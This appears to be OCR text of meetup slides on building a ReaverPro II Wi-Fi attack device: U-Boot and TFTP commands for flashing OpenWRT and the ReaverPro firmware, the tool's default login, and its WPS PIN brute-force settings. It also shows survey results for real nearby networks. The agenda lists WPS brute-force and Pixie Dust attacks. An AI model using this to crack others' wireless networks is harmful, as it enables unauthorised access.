Playing with ReaverProll

@SCRATCHBOOK MEETING 23.1.16

Agenda

- Introduction
  - What is ReaverProII
  - OpenWRT
- Build your own ReaverProII
  - Flashing OpenWRT and Install ReaverProII
- Attacking WPS
  - Bruteforce
  - Offline (PixieDust Attack)
- UPC Cablecom Security Gap
- Forecast

Introduction


- ReaverPro II
  - Little (portable) Wi-Fi Hacking gadget based on OpenWrt
  - Comes with a webinterface
  - Check if your network use WEP encryption or has turned on WPS
  - If the network uses WEP, Reaver will crack it
  - If the network has turned on WPS, Reaver will bruteforce the WPS pin to get the WPA2-PSK Key of the Wi-Fi Network

Introduction

- OpenWrt (https://openwrt.org/)
  - Operating system based on linux kernel
  - Primary used on embedded devices to route network traffic
  - Can be customized to build an own image
  - Support various types of devices like routers, smartphones, pocket computers and notebooks


Build your own ReaverProII

- I've crashed my ReaverProII device! ☹



Build your own ReaverProII

- Hardware:
  - Alfa Networks AP 121U
  - HornetUbx2 Board (16/64)





Build your own ReaverProll

- Setup:
  - 1x Hornet-UBx2 Board
  - 1x USB to TTL UART Cable
  - Network Interface / Ethernet Cable
  - Notebook with running TFTP Server and Terminal Software (Putty)
  - OpenWRT Kernel for Hornet-UB
  - OpenWRT Filesystem for Hornet-UB
  - ReaverProll Firmware

Build your own ReaverProII

- Remove Case and connect pins:
  - Red (VDD +5V), Black (GND), Green (RXD), White (TXD)
  - Don't connect VDD Pin (Otherwise you'll crash the board again)





Build your own ReaverProll

- Prepare Terminal Software and TFTP Server:
  - Set Baudrate to 115200
  - Set TFTP Directory where the Images are stored
  - Set Network Interface IP to 192.168.1.254
  - Flash OpenWRT
  - Flash ReaverProll

Build your own ReaverProll

```
Please choose the operation:
   1: Entr boot command line interface.
   2: Load system code then write to Flash via TFTP.
   3: Boot system code via Flash (default).

You choosed 1

 0

ar7240>
```

```
ar7240> setenv ipaddr 192.168.1.1; setenv serverip 192.168.1.254
ar7240> tftp 0x80600000 kernel.bin
eth0 link down
FAIL
dup 1 speed 1000
Using eth1 device
TFTP from server 192.168.1.254; our IP address is 192.168.1.1
Filename 'kernel.bin'.
Load address: 0x80600000
Loading: #################################################################
         #################################################################
         #################################################################
         ######################

ar7240> erase 0x9fe50000 +0x190000
Erase Flash from 0x9fe50000 to 0x9ffdffff in Bank # 1
First 0xe5 last 0xfd sector size 0x10000                              253
Erased 25 sectors

ar7240> cp.b 0x80600000 0x9fe50000 110000
Copy to Flash... write addr: 9fe50000
done
```


Build your own ReaverProll

```
ar7240> tftp 0x80600000 rootfs.bin
dup 1 speed 100
Using eth0 device
TFTP from server 192.168.1.254; our IP address is 192.168.1.1
Filename 'rootfs.bin'.
Load address: 0x80600000
Loading: ###################################################################
         ###################################################################
         ###################################################################
         ###################################################################
         ###################################################################
         ###################################################################
         ###################################################################
         ######
done
Bytes transferred = 2359296 (240000 hex)
ar7240> erase 0x9f050000 +0xE00000
Erase Flash from 0x9f050000 to 0x9fe4ffff in Bank # 1
First 0x5 last 0xe4 sector size 0x10000                                  228
Erased 224 sectors
ar7240> cp.b 0x80600000 0x9f050000 240000
Copy to Flash... write addr: 9f050000
done
ar7240>

U-Boot 1.1.4 (Apr 25 2013 - 14:01:10)

AP121 (ar9331) U-boot
```

```
BusyBox v1.22.1 (2014-09-20 22:01:35 CEST) built-in shell (ash)
Enter 'help' for a list of built-in commands.


  _______                     ________        __
 |       |.-----.-----.-----.|  |  |  |.----.|  |_
 |   -   ||  _  |  -__|     ||  |  |  ||   _||   _|
 |_______||   __|_____|__|__||________||__|  |____|
          |__| W I R E L E S S   F R E E D O M
 -----------------------------------------------------
 BARRIER BREAKER (14.07, r42625)
 -----------------------------------------------------
  * 1/2 oz Galliano         Pour all ingredients into
  * 4 oz cold Coffee        an irish coffee mug filled
  * 1 1/2 oz Dark Rum       with crushed ice. Stir.
  * 2 tsp. Creme de Cacao
 -----------------------------------------------------
root@OpenWrt:/# df
Filesystem           1K-blocks      Used Available Use% Mounted on
rootfs                   12160       472     11688   4% /
/dev/root                 2304      2304         0 100% /rom
tmpfs                    30672        64     30608   0% /tmp
tmpfs                    30672        44     30628   0% /tmp/root
tmpfs                      512         0       512   0% /dev
/dev/mtdblock4           12160       472     11688   4% /overlay
overlayfs:/overlay       12160       472     11688   4% /
root@OpenWrt:/#
```

Build your own ReaverProII

```
Please choose the operation:
   1: Entr boot command line interface.
   2: Load system code then write to Flash via TFTP.
   3: Boot system code via Flash (default).

You choosed 1

 0

ar7240> setenv serverip 192.168.1.254; setenv ipaddr 192.168.1.1
```



```
ar7240> tftp 0xa0800000 ReaverPro-14.049-beta.bin
```

```
ar7240> erase 0x9f050000 +0xf60000
```


```
ar7240> cp.b 0xa0800000 0x9f050000 0xf60000
```

Build your own ReaverProll

```
[   19.150000] device eth0 entered promiscuous mode
[   19.160000] IPv6: ADDRCONF(NETDEV_UP): br-lan: link is not ready
[   19.170000] IPv6: ADDRCONF(NETDEV_UP): eth1: link is not ready
[   22.070000] eth1: link up (100Mbps/Full duplex)
[   22.070000] IPv6: ADDRCONF(NETDEV_CHANGE): eth1: link becomes ready
[   33.910000] jffs2_scan_eraseblock(): End of filesystem marker found at 0x0
[   33.910000] jffs2_build_filesystem(): unlocking the mtd device... done.
[   33.920000] jffs2_build_filesystem(): erasing all blocks after the end marker...
[   75.900000] jffs2: notice: (974) jffs2_build_xattr_subsystem: complete building
procd: - init complete -



BusyBox v1.19.4 (2014-02-18 14:26:37 EST) built-in shell (ash)
Enter 'help' for a list of built-in commands.



 (                              (
 )\ )                           )\ )
(()/(   (     )   )      (   (    (()/( (
 /(_)) ))\ ( /(  /((    ))\  )(    /(_)))(    (
(_))  /((_))(_))(_))\  /((_)(()\  (_)) ((()\   )\
| _ \(_)) ((_)_ _)((_)(_))   ((_) | _ \ ((_) ((_)
|   // -_)/ _` |\ V / / -_) | '_| |  _/| '_|/ _ \
|_|_|\\___|\__,_| \_/  \___| |_|   |_|  |_|  \___/


             reaversystems.com

root@OpenWrt:/#
```

Build your own ReaverProll

- Open Webbrowser: 10.9.8.1
- Default login: reaver / foo
- Upload stagin-firmware.bin
- Upload latest.bin


SURVEY
ATTACK
HISTORY
CONFIGURE
[Configure]
Timeout per attempt (seconds 0-300): 1
Delay after WPS lock (minutes 1-30): 1
Auto-Connect to Target AP After Successful Attack: [x] Yes [ ] No
PIN Sequence Selection: [x] Markov [ ] Sequential
Preferred WPS PIN (first PIN attempted during attack, 8 digits): 12345678
[Email Notifications]
Enable Email Notification: [ ] Yes [x] No
>>> Save Config <<<
[Admin]
New Password:
New Password (again):
>>> Change Password <<<
>>> Factory Reset <<<
Current Firmware Version: 14.049
Uploading ... 100%
>>> Flash Firmware <<<
Firmware Flash
Do NOT power off your device during the firmware flash.
Ok

Reaver Pro™ Home Configure

Survey History

FRITZ!Box Fon...

Swiss_Emmentaler

Xperia Z3_2a47

Network Information: Swiss_Emmentaler

CLEAR HISTORY

BSSID: 00:23:F8:03:A3:4A	Channel: 6
Signal: -79db	Power: 42%
Model: ZyXEL NBG460N AP	Manufacturer: ZyXEL
Privacy: WPA2	Authentication: PSK


Results

- This network is using encryption. ✔
- This network does not use WEP encryption. ✔
- This network is using WPA or WPA2 encryption. ✔
- This network has WPS (WiFi Protected Setup) enabled. WPS can be broken in several hours. ⊘
- Retrieving the WPA PSK was skipped. This test will resume from where it left off when restarted. ⚠
- Retrieving the WPS pin was skipped. This test will resume from where it left off when restarted. ⚠
- This network broadcasts its name for everyone to see. ⚠

